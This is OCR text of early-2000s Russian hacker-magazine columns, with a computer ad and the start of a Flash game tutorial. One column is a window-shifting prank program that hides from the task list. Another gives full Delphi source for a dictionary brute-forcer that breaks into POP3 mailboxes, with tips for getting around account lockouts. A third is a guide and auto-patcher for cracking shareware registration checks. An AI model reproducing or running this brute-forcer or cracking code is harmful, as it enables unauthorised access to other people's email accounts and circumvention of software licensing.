Создай новый проект. Наше приложение будет без форм, поэтому нужно все лишнее удалить. Выбери из меню View пункт Project Manager и здесь удали Unit1. Теперь щелкни правой кнопкой по имени проекта (по умолчанию это Project1.exe) и выбери в появившемся меню пункт View Source.

Из всего содержимого здесь оставим только первую строку с именем программы и строку uses, куда допишем еще два модуля windows и classes. Все остальное удаляй, а вместо этого пиши содержимое **листинга 1**. Я постарался сжать код до максимума, потому что журнал не резиновый, а Инет есть не у всех, поэтому запускной файл будет не маленьких размеров.

Анатомия

Первым делом я инициализирую переменную WindowsList типа объект TList, который может работать как список любых элементов. Я буду заносить в этот список идентификаторы всех видимых окон.



Рис 1. Окно Project Manager

Далее я запускаю бесконечный цикл с помощью вызова “while (true) do”. Внутри цикла код делится на две маленькие части: сдвиг окна и задержка в 10 секунд. С задержкой мы уже сталкивались не один раз, хотя я до сих пор не объяснил, как она происходит. Ну, ничего, и сейчас потерпишь, потому что пример большой и много надо объяснить.

Сдвиг окон происходит в цикле:

for i:=0 downto - Screen.Width do

Здесь я запускаю цикл, где переменная i изменяется от 0 до минус ширина экрана. Это значит, что я сдвигаю все содержимое экрана влево. В этой строке очень интересным является downto. До этого мы всегда использовали просто to, при котором значение переменной увеличивается. При downto переменная I, наоборот, уменьшается. Внутри цикла я первым делом очищаю список видимых окон - WindowsList - и заполняю его новыми значениями. Для поиска видимых окон я использую GetWindow, которая может искать все окна, включая главные и подчиненные. Идентификатор найденного окна я сохраняю в переменной W. Видимость окна можно проверять с помощью вызова функции IsWindowVisible, передав в качестве параметра идентификатор окна. Если функция возвращает true, значит, окно видимо и его можно будет двигать. Если нет, то окно или невидимо, или свернуто, а такие окна двигать бесполезно.

NEXT


ПЕРЕКЛЮЧАЮЩИЕСЯ ЭКРАНЫ НА СЛУЖБЕ У Х-ПАРНЕЙ

Horrific aka Фленов Михаил (smirnandr@mail.ru)
www.cydsoft.com/vr-online

Сдвиг по фазе

А теперь сам сдвиг. Он начинается с вызова API функции BeginDeferWindowPos. Эта функция выделяет память для нового окна рабочего стола, куда мы будем сдвигать все видимые окна. В качестве параметра нужно указать, сколько окон мы будем двигать.

Если предыдущие шаги выполнены успешно, то я перебираю все окна из подготовленного списка и сдвигаю их. Для сдвига окна в подготовленную область памяти используется функция DeferWindowPos. В данный момент не происходит никаких реальных перемещений окон, а изменяется только информация о позиции и размерах.

После перемещения всех окон я вызываю API функцию EndDeferWindowPos. Вот тут окна реально перескакивают в новое место. Это происходит практически моментально. Если бы ты использовал простую API функцию SetWindowPos для установки позиции каждого окна в отдельности, то прорисовка происходила бы намного медленнее.

Хитрим однакос

Я всегда тебе говорил, что все переменные типа объектов должны инициализироваться и уничтожаться. Во время инициализации выделяется память, а во время уничтожения память освобождается. В моем примере я создал переменную WindowsList типа TList, но нигде не уничтожаю. Почему, Ведь я расходую память? Все очень просто, программа выполняется бесконечно, и ее работа может прерваться только по двум причинам:

1. Выключили компьютер. В этом случае, даже если я буду освобождать память, то она никому не понадобится, потому что компьютер выключат ;).

2. Кто-то умный снял процесс. Если кто-то додумается до этого, то программа закончит выполнение аварийно и память все равно не освободится.

Получается, что освобождать объект бесполезно, поэтому я этого не делаю. Но все же не советую тебе пренебрегать такими вещами и все же выполнять уничтожения объектов в любом случае.

Задержка

Это не задержка, о которой ты подумал. Это та, что останавливает работу проги на определенный промежуток времени. Состоит она из трех незамысловатых функций:

h:=CreateEvent(nil, true, false, '') - создает пустое событие.

WaitForSingleObject(h, 10000) - ожидание, пока не наступит событие. Так как событие пустое, ожидание будет идти столько времени, сколько указано во втором параметре.

CloseHandle(h) - уничтожаем событие.

Вот таким небольшим трюком мы делаем паузу в выполнении программы. Есть еще одна функция для осуществления задержки - sleep. Она проще в использовании, но грузит систему, поэтому я ее не использую.




Рис 2. Я еле успел снять скрин работы проги

ЛИСТИНГ

```
var
 i, j:Integer;
 h:THandle;
 WindowsList : TList; //Здесь будет храниться список видимых окон
 WRct: TRect;
 MWStruct: HDWP;
 W :THandle;
begin
 WindowsList:=TList.Create; //Создаю список видимых окон
 while (true) do
  begin
   //Запускаю цикл сдвига окон
   for i:=0 downto -Screen.Width do
    begin
     WindowsList.Clear; // Очищаю список
     W:=GetWindow(GetDesktopWindow,GW_CHILD);
     while W<>0 Do //Запускаю поиск всех видимых окно
      begin
       //Если окно видимо, то добавить его в список
       if IsWindowVisible(W) then WindowsList.Add(Pointer(W));
       W:=GetWindow(W,GW_HWNDNEXT);//Искать следующее окно
      end;

     MWStruct:=BeginDeferWindowPos(WindowsList.Count-1);//Начинаю сдвиг
     if Pointer(MWStruct)<>nil then
      begin
       for j:=0 to WindowsList.Count-1 do//запускаю цикл по всем окнам
        begin
         GetWindowRect(THandle(WindowsList[j]),WRct);
         MWStruct:=DeferWindowPos(MWStruct, THandle(WindowsList[j]), HWND_BOTTOM,
           WRct.Left+i, WRct.Top, WRct.Right-WRct.Left,
           WRct.Bottom-WRct.Top, SWP_NOACTIVATE or SWP_NOZORDER);
        end;
       EndDeferWindowPos(MWStruct);//Конец сдвига
      end;
    end;
   //Делаю задержку в 10 с.
   h:=CreateEvent(nil, true, false, '');
   WaitForSingleObject(h, 10000);
   CloseHandle(h);
  end;
end.
```

Дополнительную инфу, как всегда, можно найти на моем сайте www.cydsoft.com/vr-online

Disconnect

Мне самому так понравился пример, что я целых полчаса играл с окнами. Они так прикольно исчезают. Но больше всего мне понравилось тренировать себя в скорости снятия приложения. Для этого я уменьшил задержку до 5 секунд.

Напоследок хочу предупредить, что прога невидима в Win9x. В Win2000/XP ее можно увидеть диспетчере задач только на закладке "Процессы".

Вот таким способом реализовано большинство прог, переключающих экраны. Дополнительную инфу, как всегда, можно найти на моем сайте www.cydsoft.com/vr-online. Там же после выхода этого номера журнала будут лежать исходники моего брутфорса. Так что если возникнут проблемы, то качай их.

P.S. У меня к тебе просьба на сто баксов :). Не пиши мне большие письма. После появления рубрики кодинг меня каждый день валят вопросами. Я не в состоянии всем рассказывать то, о чем пишут книги. Я могу что-то подсказать, где-то помочь, но не больше. А просьбы типа помоги написать прогу вообще нереальны. Я отвечаю только на те вопросы, где ответ займет несколько строчек. Целые лекции по мылу я разводить не могу. Я бы с удовольствием помог всем, но это НЕВОЗМОЖНО. Вас слишком много, а я один :(((. Поэтому лучше разбей свой вопрос на несколько маленьких и спрашивай постепенно, а не все сразу.







Kylix. Против лома нет приема

Пора бы создать свой собственный BruteForce

Horrific aka Фленов Михаил (smirnandr@mail.ru) http://www.cydsoft.com/vr-online/

Иногда мне приходит один интересный вопрос: "Почему, когда я пытаюсь взломать сервак тупым перебором, после какой-то попытки происходит time-out и взлом останавливается?". Я уже несколько раз отвечал, что после определенного числа попыток сервер может блокировать учетную запись на некоторые промежутки времени. Если выждать это время, то можно без проблем продолжать подбор дальше.

К этому вопросу мне часто присылают до кучи еще один: "А как продолжить подбор с остановленного места?". Вот этого я не знаю. Все зависит от проги, с помощью которой ты пытаешься подобрать пароль. Не каждая тулза позволяет приостанавливать брутфорс и продолжать его дальше. В этом случае единственный выход - корректировать словарь.

Тупой перебор - глупейшее занятие, отнимающее много времени, но иногда единственный выход. А каждый раз корректировать словарь - еще тупее. Чтобы ты не столкнулся с такой проблемой, лучше всего написать собственную тулзу. Я сегодня покажу тебе, как самому написать брутфорсник. И сделаем мы это на примере взломщика почтовых ящиков. Код примера будет дан для Kylix и для Delphi, чтобы ты мог собрать его под любую ОС.

Стройся!!!

Работу с почтовым ящиком я решил построить на основе уже знакомой тебе библиотеки Indy (напоминаю, что она встроена в Delphi6, для более старой версии нужно устанавливать отдельно).



Рисунок 1. Библиотека Indy




Рисунок 2. Форма будущей проги

Для самого примера нам понадобятся четыре компонента TEdit:

1. Назовем "NameEdit" - для указания файла-справочника имен.
2. Назовем "PassEdit" - для указания файла-справочника паролей.
3. Назовем "ServerNameEdit" - для указания имени сервера.
4. Назовем "PortEdit" - для указания порта. Я не думаю, что он будет отличаться от 110, но все же дадим возможность изменять его.

Можешь располагать эти компоненты как угодно, но я решил сделать это в столбик. Мой вариант формы можешь увидеть на рисунке 2.

Добавим на форму еще один компонент-кнопку типа TButton, по нажатию которой будет начинаться перебор паролей по словарю. Ну и, наконец, IdPOP3 с закладки Indy - компонент для работы по протоколу POP3.

Антифриз

Для большей солидности я бросил на форму еще и IdAntiFreeze с закладки Indy Misc. Это компонент, который следит за тем, чтобы прога не зависла в ожидании ответа от сервера при работе с портом.




Рисунок 3. Свойства антифриза

Я советую тебе постоянно использовать антифриз, когда работаешь с библиотекой Indy. Хотя я проблем пока не встречал, но софт с досадными ошибками никого не возбудит.

Шкодинг

Теперь давай поймаем обработчик события OnClick для кнопки и напишем в нем содержимое листинга 1. Ты пока переписывай, а я растолкую тебе о его содержимом. В нем объявлено две переменные типа TStrings (это массивы строк) и две целые переменные, которые я буду использовать при переборе.

В самом начале кода я инициализирую обе переменные. Напоминаю, что любой объект нужно инициализировать. В этот момент ему выделяется необходимая область памяти и выставляются значения по умолчанию для основных свойств. Для инициализации нужно присвоить переменной, указывающей на объект, результат вызова метода Create.

Следующим этапом я загружаю справочники имен и паролей. Справочники нужно подготовить заранее в виде простых текстовых файлов, где каждая строка представляет собой отдельный вариант пароля или имени пользователя. На рисунке 4 ты можешь видеть пример такого файла, в котором записаны четыре варианта имен пользователя. Если ты хочешь подобрать пароль к известному тебе ящику, то запиши в этот файл одну строку, содержащую имя пользователя для ящика. В основном это все, что находится до знака @.



NEXT



ПРОТИВ ЛОМА НЕТ ПРИЕМА

Horrific aka Фленов Михаил (smirnandr@mail.ru)
www.cydsoft.com/vr-online

Файл справочника паролей желательно подготовить как можно более разумней. Я не буду здесь останавливаться на этом, потому что правильный набор вариантов паролей тема отдельного разговора.

Далее я передаю компоненту IdPOP адрес почтового сервера и порт, введенные тобой в прогу. Теперь наш компонент готов к подключению и можно начинать перебор.

Брутфорс


Для перебора я запускаю одновременно два цикла по содержимому справочника имен и по справочнику паролей:

```
for i:=0 to LoginStrings.Count-1 do
 for j:=0 to PassStrings.Count-1 do
  begin
  end;
```




Рисунок 4. Пример справочника имен

Это значит, что программа возьмет первое имя из справочника и будет выполнять последующий код между begin и end со всеми вариантами паролей из справочника паролей. Потом будет взято следующее имя, и с ним повторится та же процедура со всеми вариантами паролей. Между следующими begin и end я произвожу попытки соединения. Но сначала я передаю текущее имя и пароль компоненту IdPOP. Потом произвожу попытку соединения и, если она удачна, вывожу об этом сообщение.

Хочу обратить твое внимание, что я заключил вызов коннекта между словами try ...except ...end. Это очень интересная конструкция. Весь код, написанный между словами try и except, является как бы защищенным от непредвиденных ситуаций.

```
try
 IdPOP.Connect;
except
end;
```

Если при выполнении кода между try и except (в данном случае попытки соединения) произойдет ошибка, то программа не вылетит и не высветит никаких сообщений, а выполнит код, который написан между except и end. Что? У меня ничего не написано? Значит, ничего не выполнит, а спокойно продолжит работу дальше :).
Вот такая вещь называется исключительной ситуацией. С помощью нее твои проги становятся более защищенными от сбоев, и вероятность появления синего экрана снижается. Вот если бы программеры MS научились пользоваться исключительными ситуациями.... Ну ладно, давай лучше вернемся к нашему коду, а про исключительные ситуации подробней почитаешь на моем сайте.
Дальше я проверяю, существует ли коннект, если да, то показываю найденный пароль в отдельном окне и отключаюсь от сервера.





Рисунок 5. Брутфорс в запуске

Disconnect


Я протестировал брут под несколькими ОС, и везде он показал себя очень даже хорошо. Единственное замечание - запускай его отдельно от Delphi. Для этого создай запускной файл с помощью нажатия Ctrl+F9, а потом стартуй получившийся exe-шник. Если ты запустишь из Delphi, то будешь ловить все ошибки, несмотря на то, что мы используем исключительные ситуации.
Теперь все в твоих руках. Можешь доработать этот пример по своему усмотрению, добавив в него возможности паузы и продолжения. Можешь вставить задержку между попытками коннекта в пару секунд, что увеличит общее время перебора, зато исключит вероятность вылета по time-out.




Рисунок 6. Брутфорс в работе под XP

ЛИСТИНГ

```
procedure TForm1.Button1Click(Sender: TObject);
var
 LoginStrings, PassStrings:TStrings;
 i, j:Integer;
begin
 //Создаю массивы строк.
  LoginStrings:=TStringList.Create;
  PassStrings:=TStringList.Create;

 //Загружаю варианты справочники имен и паролей.
  LoginStrings.LoadFromFile(NameEdit.Text);
  PassStrings.LoadFromFile(PassEdit.Text);

 //Устанавливаю адрес и порт сервера.
  IdPOP.Host := ServerNameEdit.Text;
  IdPOP.Port := StrToInt(PortEdit.Text);

 //Начинаю перебор.
  for i:=0 to LoginStrings.Count-1 do
   for j:=0 to PassStrings.Count-1 do
    begin
   //Передаю имя и пароль компоненту.
     IdPOP.UserID := LoginStrings.Strings[i];
     IdPOP.Password := PassStrings.Strings[j];

   //Попытка соединения.
     try
      IdPOP.Connect;
     except
     end;
    //Если соединение установлено, то вывести об этом сообщение
     if IdPOP.Connected then
      begin
    //Показать найденный пароль.
       Application.MessageBox(PChar('Имя:'+LoginStrings.Strings[i]+
        ' Пароль:'+PassStrings.Strings[j]), 'Пароль найден');
       IdPOP.Disconnect;
       Exit;
      end;
    end;
  //Уничтожаю массивы строк
   LoginStrings.Free
   PassStrings.Free;
  end;
```

И последний совет: заведи себе хороший словарь паролей из 100-200 слов и используй его. Если не подойдет, то лучше забудь, потому что перебор всех вариантов может забрать месяцы и более.
Дополнительную инфу, как всегда, можно найти на моем сайте www.cydsoft.com/vr-online. Там же после выхода этого номера журнала будут лежать исходники моего брутфорса. Так что если возникнут проблемы, то качай их.



Полный мануал по патчу шароваp

Horrific (smirnandr@mail.ru) http://www.cydsoft.com/vr-online/

Как меня задолбала эта прога своими напоминаниями о регистрации... Надо что-то делать. Лезем в Инет, качаем кряк. А это что еще за чушь? Какие-то битики, байтики... Вот же хацкеры ушастые, не могли нормальный кряк написать?

Эта ситуация знакома каждому, кто юзает шаровары. Когда начинают надоедать напоминания о необходимости регистрации, начинаешь задумываться о том, чтобы зарегистрировать прогу (брррр, быстро гоним от себя такие глупые мысли :)) или найти на нее кряк. Если ты нормальный чел, то вторая мысль тебя посещает намного чаще.

И вот ты залез на свой любимый отстойник затычек для шаровар и скачал кряк для нужной тебе проги. Это хорошо, если там находится генератор паролей или нормальный запускной файл, который делает все автоматически. А если там валяется текстовый файл с вот таким содержимым:

- запустить Генератор;
- ввести любое имя;
- полученный ключ XXX.KEY кинуть в директорию XXX
- подпатчить XXXXX.EXE:

0AC0E9 - 74 EB
0AC0FE - 74 EB

С первой частью кряка все ясно - запустил, ввел, скопировал и что-то да получил. А вот вторая часть - темный лес. Как пользоваться такой ерундой? Тут без бутылочки Балтики не разобраться.

Патчим вручную


Давай разберемся, что такое патч. Патчить - значит подправить байтики в проге так, чтобы она тебя не грузила своими тупыми запросами. Кто-то до тебя уже выяснил, где и что нужно подправить, а тебе осталось только сделать это.

Как видишь, все просто, и бутылка Балтики не понадобилась. Ну ничего, сейчас двинемся дальше, и уж там она точно пригодится :).

Для правки тебе нужен любой редактор, позволяющий работать с файлами в шестнадцатеричном виде. Я по привычке люблю использовать Dos Navigator из-за его простоты. Если тебе нужно что-то более продвинутое, то твой выбор - специализированные проги. Их обзор мы уже делали не так уж давно, поэтому тут я тормозить не буду, сам разберешься.

Сейчас я разжую процесс патча на примере одной проги. Я не буду говорить ее имя, потому что это не имеет значения. Главное - это процесс. Если ты сможешь переварить все, что я расскажу, то сможешь патчить любой софт.

Итак, запускай свой редактор и открывай файл, который надо подправить. Для DOS Navigator это выделить файл и нажать F3. После этого нажимаешь F4 и видишь файл в шестнадцатеричном виде. Файл к операции готов. Надеюсь, что доктор тоже :).



Шестнадцатеричный редактор в DOS Navigator

Теперь взглянем на то, что нам надо пропатчить:

0AC0E9 - 74 EB
0AC0FE - 74 EB

Эту запись можно разбить на три колонки:

1 - адрес, по которому надо править (0AC0E9).
2 - байт, который там сейчас находится (74).
3 - байт, который должен там быть (EB).

Процесс ясен? Просто переходишь по нужному адресу и исправляешь байт на указанный в крэке. Например, в моем случае нажимаем в DOS Navigator кнопку F5 и вводим адрес 0AC0E9. Так ты мгновенно окажешься там, где надо.

Перед правкой проверяй, чтобы там действительно был нужный байт (у меня это 74, который нужно поменять на EB). Если увидишь другое число, значит, ты нашел не тот адрес или юзаешь не тот кряк.

В моем кряке две строки, два адреса и два байта, которые нужно исправить. Сколько строк, столько байтов нужно пропатчить.

Автоматический кряк

То, что ты смог пропатчить свою прогу вручную, - это хорошо. Теперь ты можешь сохранить где-нибудь пропатченный запускной файл и на случай переустановки окон и всего софта. Но что если ты патчишь не прогу, а игру? Мы постоянно даем тебе в игровой зоне коды для разных игр, которые так же надо править в любом шестнадцатеричном редакторе. Неужели ты после каждого запуска игры будешь заниматься рукоблудством, поправляя байтики вручную? Я думаю, что нет.

Раз уж мы продвинутые хакеры и не первый день занимаемся кодингом, давай создадим собственную утилу автоматического патча. Тем более, что это не так уж и сложно.

ПОЛНЫЙ МАНУАЛ ПО ПАТЧУ ШАРОВАР

Horrific (smirnandr@mail.ru)

Патчить - значит подправить байтики в проге так, чтобы она тебя не грузила своими тупыми запросами. Кто-то до тебя уже выяснил, где и что нужно подправить, а тебе осталось только сделать это.

Утилу я опять буду писать на примере моего патча, ну а ты уже сможешь без проблем адаптировать ее под любые нужды. Даже если твоя нужда по большому :).

Шкодинг




Запусти Delphi. Можешь бросить на него любую картинку для создания приличного вида, но это уже на твой вкус. Главное - это установить кнопку. Что ты напишешь на ней, меня тоже не особо волнует.

Теперь приступим к кодингу. Дважды щелкни по созданной тобой кнопке, и Delphi создаст для нее обработчик события OnClick. В нем напиши содержимое врезки “Листинг Патча”, а я расскажу, как происходит патч.

Где собака порылась?

Первое, что я сделал - объявил переменную F объектного типа TFileStream. Этот объект хорошо умеет работать с любыми файлами, читать из них информацию и записывать все что угодно.



Форма моего будущего кряка

В первой строке кода я инициализирую эту переменную (F:=TFileStream.Create), вызывая метод Create объекта TFileStream. У него есть два параметра:
1. Имя открываемого файла, или полный путь.
2. Способ открытия. Я указал fmOpenReadWrite, чтобы можно было одновременно и писать, и читать из файла.
После инициализации переменная F содержит указатель на объект с открытым файлом. Теперь мне надо перейти на нужную позицию и прочитать оттуда значение. Для перехода на нужное место в файле я использую метод Seek. У него тоже есть два параметра:
1. Число, указывающее на позицию, в которую надо перейти. Здесь тебе нужно поставить адрес, указанный в кряке.
2. Откуда надо двигаться. Я указал soFromBeginning, что означает двигаться от начала.
После выполнения F.Seek мы переместились на нужную позицию в файле. Теперь нужно проверить, какое там значение. Для этого нужно прочитать один байт с помощью метода Read. И снова у этого метода два параметра:
1. Переменная, в которую будет записан результат чтения.
2. Количество байт, которые надо прочитать.
После этого я делаю проверку прочитанного байта. Если все нормально, то можно записать на родину новое значение. Но перед записью нужно снова выставить указатель в файле на нужное место, потому что после чтения одного байта указатель сдвинулся на количество прочитанных байт. Поэтому я снова вызываю метод Seek.
Для записи я использую метод Write, у которого опять же два параметра:
1. Переменная, содержимое которой нужно записать. Я записываю содержимое переменной S, в которой уже находится нужное значение.
2. Число байт для записи.
Все, первый байт я исправил. Теперь повторяю ту же операцию для второй строки кряка и исправляю второй байт.

Почему именно так?

Для кодинга я использовал объект TFileStream. А почему я не захотел сделать проще и написать кряк на WinAPI? Прежде всего, это не будет проще и количество строк не уменьшится, поэтому нет смысла мучиться. Во-вторых, использование объектов всегда удобнее. Почему? Сейчас объясню.
Сначала для работы с файлами существовали функции: _fcreat, _fseek, _fread и т.д. После этого появились CreateFile, SetFilePointer, WriteFile. Теперь начинают появляться WriteFileEx и ей подобные. Всеми любимая MS встраивает новые функции в свои окна, а старые забрасывает, из-за чего появляются проблемы несовместимости. Это что, я теперь должен после каждого нового прикола Билла переделывать свои проги на использование новых функций? А если у меня их сотня? Обломись!!! Уж лучше я один раз исправлю объект TFileStream и потом просто перекомпилирую свои проги с учетом новых возможностей.
Поэтому я тебе тоже не советую обращаться к WinAPI напрямую и везде, где только возможно, юзать объекты.

ЛИСТИНГ ПАТЧА

```
procedure TForm1.Button1Click(Sender: TObject);
var
 f:TFileStream;
 s: byte;
begin
//Открываю файл для чтения и записи.
 f:=TFileStream.Create(‘xxx.exe’, fmOpenReadWrite);

 //Перехожу на нужную позицию в файле.
  f.Seek($0AC0E9, soFromBeginning);

 //Читаю текущее значение.
  f.Read(s, sizeof(s));

 //Если текущее значение равно $74, то исправить.
  if s=$74 then
   begin
    s:=$EB;
 //Возвращаюсь обратно.
    f.Seek($0AC0E9, soFromBeginning);
 //Записываю новое значение.
    f.Write(s, sizeof(s));
   end;

 //Далее то же самое для второй строчки.
  f.Seek($0AC0FE, soFromBeginning);
  f.Read(s, sizeof(s));
  if s=$74 then
   begin
    s:=$EB;
    f.Seek($0AC0FE, soFromBeginning);
    f.Write(s, sizeof(s));
   end;

 //Закрываю файл.
  f.Free;
 end;

 end.
```

Итого

Если ты смог усвоить все, что я тебе сказал, то сможешь без проблем писать свои собственные патчи. Только не забывай, что я тебе рассказал это только в познавательных целях. Ты можешь без проблем использовать эти знания для патча игр, потому что за это тебя никто преследовать не будет. Если ты захочешь пропатчить какую-нибудь шароварную прогу, то я должен тебя предупредить: “Патчинг - это взлом, который может караться законом”. Совсем недавно доблестные ребята из великобританской полиции посадили шестерых человек за взломы прог. Мы, конечно же, не Великобритания, но и не Африка. Наша страна тоже цивилизованная, хотя и бедная. Так что посадить имеют право (если захотят). А вот то, что ты пока что никому не нужен, так это совсем другой вопрос.
Удачи тебе и синего неба над головой. А еще чтоб твои глаза никогда не увидели это небо в сеточку :). Шутка.





СДЕЛАНО В РОССИИ! СДЕЛАНО НА СОВЕСТЬ!



R-Style® Proxima® MC

на базе процессора Intel® Pentium® 4

Компьютеры серии R-Style® Proxima® MC могут работать с самым широким списком прикладного ПО. И при приемлемой цене являются оптимальным вариантом, как в качестве офисной модели, так и в качестве домашнего компьютера. Использование процессора Intel® Pentium® 4 делает эту серию несравненным по эффективности инструментом для работы с мультимедиа, коммуникационными и техническими приложениями.

Технические характеристики:

Процессор: Intel® Pentium® 4 1,50 ГГц (2,20 ГГц)
Память: 128 МБ (3ГБ)
FDD 1.44 МБ
CDD 52x
Жесткий диск: 20 ГБ (60 ГБ 7200 об/мин)
Звук совместимый с AC'97
Операционная система Microsoft® Windows®

Система качества разработки, проектирования и производства компании R-Style Computers сертифицирована по новейшему стандарту ИСО 9001:2000

Наши партнеры помогут Вам подобрать нужную конфигурацию под Ваши задачи

С 1 по 31 марта !!!

25%

Реальная возможность получить подарок на 25% от стоимости компьютера! Подробности на сайте www.r-style-computers.ru и у партнеров R-Style Computers.



Оптовые поставки: Компания RSI
Тел.: (095) 907-1101, факс: (095) 904-5995, www.rsi.ru
Техническая поддержка: R-Style Computers
тел.: (095) 903-3830, (095) 903-4415, www.r-style-computers.ru

Партнеры по розничной продаже и системной интеграции:

Братск ООО БАЙТ
(395-3) 41-1121,41-3834
Владивосток R-Style
(4232) 26-9052
Губкинский, ЯНАО
МУП «ПурИнформ»
(345 36) 5-5719
Красноярск Лансервис
(3912) 23-9342, 23-8370


Москва АБН
(095) 960-2323, 755-8813
(многокан.)
Москва
R-Style
(095) 904-1001 (многоканальн.)
Москва
Группа компаний СИБКОН
(095) 923-44-72, 292-77-62

Нижний Новгород R-Style
(8312) 44-3517, 44-1622
Новосибирск R-Style
(3832) 66-8058, 66-6378
Ростов-на-Дону R-Style
(8632) 52-4813, 58-7170
Санкт-Петербург R-Style
(812) 167-14-30 (31, 32)

Тула Питер - Софт
(0872) 355-500, 335-510
Уфа Альбея-Техпроект
(3472) 23-7472, 23-7476
Уфа Онлайн
(3472) 248-228, 259-681
Хабаровск R-Style
(4212) 21-8549, 22-0675

САМ СЕБЕ ДЕВЕЛОПЕР. ВАЯЕМ АРКАДУ. ЧАСТЬ НУМЕРО ФИНАЛЕ

Александр "xtracer" Логинов (http://www.rgw.ru)



Сам себе девелопЕр. Ваяем аркаду. Часть нумеро финале

ВХОД

Итак, дорогие механики и начинающие геймдевелоперы, вашему вниманию предлагается заключительная часть рассказа о создании простенькой аркады на основе технологии Flash. Возможно, в отдаленном будущем мы вернемся к теме программирования искусственного интеллекта и даже создания псевдотрехмерных шутеров на Flash, но это случится не скоро. Сегодня тебе, приятель, предстоит завершить аркадную разработку, подробное описание которой ты без особого труда найдешь в предыдущем номере журнала. Впрочем, хватит болтать. Скорее загружай Flash, вытаскивай почерневшую от грязи пачку чипсов и будь готов к самым неожиданным результатам.

Взаимодействие объектов

